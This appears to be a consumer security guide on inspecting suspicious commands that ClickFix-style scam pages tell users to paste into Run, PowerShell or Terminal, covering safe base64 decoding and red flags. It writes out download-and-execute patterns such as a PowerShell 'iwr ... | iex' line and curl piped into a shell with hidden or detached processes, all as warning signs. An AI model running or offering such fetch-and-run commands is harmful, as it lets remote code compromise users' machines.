What You’ll Achieve
- A repeatable check for any command you’re told to paste into Run, PowerShell, or Terminal
- How to decode base64 without executing anything
- The exact red flags to look for in the command text itself
- Time needed: about 2 minutes once you know what to look for
Experience note: Built from actually decoding and checking a command I was sent, covered in our ClickFix breakdown.
I already wrote about the ClickFix command that almost got my laptop. What I didn’t cover there is the actual process I used to confirm it was dangerous before I did anything else with it. That process works on any suspicious command, not just the one I happened to receive, so here it is on its own.
The one rule that matters more than any step below: never run a command first and ask questions later. Everything here happens before you press Enter.
Before you inspect the command
- Do not press Enter or click OK.
- Copy the command into a plain text note if you need room to inspect it.
- Remove private tokens, passwords, API keys, or customer data before asking anyone else to review it.
- If the command came from a random CAPTCHA, ad, popup, or fake update page, assume it is untrusted until proven otherwise.

This is the kind of prompt that should trigger the check below: a browser-style warning that moves the action into Terminal instead of fixing anything inside the page.
Step 1: Stop and Read the Whole Thing
Scroll to the top of whatever you were told to paste. Scam pages often bury the real command under blank lines or a fake “Press Enter to continue” message specifically so you won’t scroll up and read it in full. If a block of text looks unusually long, padded, or has a generic instruction sitting at the bottom, that’s the first sign something is being hidden from view.
Step 2: Decode Anything That Looks Like Gibberish

A string of random-looking letters and numbers ending in one or two = signs is almost always base64, a way of encoding text so it isn’t immediately readable. Decoding it doesn’t run anything. It just reveals the plain text underneath.
On Windows (PowerShell):
[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("PASTE_STRING_HERE"))On macOS (Terminal):
echo "PASTE_STRING_HERE" | base64 -DOn Linux (Terminal):
echo "PASTE_STRING_HERE" | base64 -dBoth of these print the decoded text to your screen. Neither executes it.
My Experience:
The command I was sent decoded to a single line: a curl request piped into a shell, with flags that skipped certificate checks and detached the process so it kept running in the background. Reading that line was enough to know exactly what would have happened if I’d pressed Enter.
Step 3: Look for These Specific Patterns
Once you can read the actual command, a handful of patterns account for almost every version of this attack:
A pipe directly into a shell or interpreter. On Mac and Linux this looks like | bash, | zsh, or | sh. On Windows, the equivalent is iwr -useb https://[domain]/[path] | iex, where iwr downloads content from a URL and iex executes it immediately as PowerShell code. Either version means the command fetches something from the internet and runs it without ever saving a file you could inspect first.
Flags that skip security checks. On curl, -k or --insecure ignores certificate warnings that would normally flag an untrustworthy connection. On PowerShell, look for -useb (UseBasicParsing) paired with execution flags that suppress prompts.
Background detachment. Commands ending in & disown on Mac/Linux, or Start-Process ... -WindowStyle Hidden on Windows, are built to keep running after you close the window and to stay out of the places you’d normally think to check.
A domain that means nothing to you. Legitimate software update commands reference the vendor’s own domain, not a short, random-looking one you’ve never seen before.
Marketing vs usefulness
Command red flags that matter
Not every unfamiliar command is malicious, but these patterns deserve a hard stop before execution.
Pipe to shell
Sounds useful because
One-line installers often look convenient and official.
Reality check
A pipe into bash, zsh, sh, or iex runs whatever the remote server returns.
GuardPick take
Trust this only when it comes from official documentation on the correct vendor domain.
Encoded text
Sounds useful because
Base64 can be used for legitimate data handling.
Reality check
Scam commands use encoding to hide the actual instruction from a quick glance.
GuardPick take
Decode first, then decide. Decoding is inspection, not execution.
Hidden or detached process
Sounds useful because
Background tasks can be normal in developer scripts.
Reality check
For a browser verification prompt, hidden windows and detached processes are a serious warning sign.
GuardPick take
A CAPTCHA should not need a background process.
Random domain
Sounds useful because
CDNs and short domains sometimes appear in real scripts.
Reality check
Unknown domains are risky when paired with immediate execution.
GuardPick take
Check domain reputation and ownership before trusting the command.
Step 4: Check the Destination Before You Decide Anything
If the command includes a URL, don’t visit it in a browser. Paste the domain into a URL reputation checker like VirusTotal, which scans it against dozens of security vendors without you having to load the page yourself. A domain registered days or weeks ago, or one already flagged by several vendors, is close to conclusive on its own.
Step 5: When in Doubt, Ask Before You Act
If you’re not confident reading flags and pipes yourself, describing the command to someone who can, or pasting it into an AI assistant and asking what it does without asking it to run anything, is a legitimate and practical check. Remove any private tokens, passwords, API keys, or customer data first. This is exactly how I confirmed what my own command was actually going to do before deciding not to run it.
The Rule That Replaces All of This
No legitimate CAPTCHA, browser update, or “your download failed” message should ask you to paste something into Run, PowerShell, or Terminal. Official developer documentation sometimes uses terminal installers, but a random browser prompt, fake verification page, ad, or popup does not get that trust. If you internalize nothing else from this guide, internalize that line.
If you want the full breakdown of what one of these commands actually does once it runs, our ClickFix explainer walks through the pattern. If you are checking a Windows machine after the fact, use the Run dialog history guide and then the virus symptom checklist.
Practical checklist
Safe command review flow
Use this as a final gate before executing anything copied from a website, email, chat, or support thread.
Read
- Scroll to the beginning of the pasted text.
- Remove blank-line padding and fake prompts.
- Identify the program being called: PowerShell, cmd, curl, bash, zsh, or something else.
Decode
- Reveal base64 or encoded strings without executing them.
- Look for URLs, pipes, hidden windows, persistence, and downloads.
- Ask for a plain-language explanation if you cannot read the flags.
Decide
- Run only if the source is official and the command behavior makes sense.
- Do not run commands from CAPTCHA, fake update, ad, or popup pages.
- If you already ran it, switch to history checks and a full scan.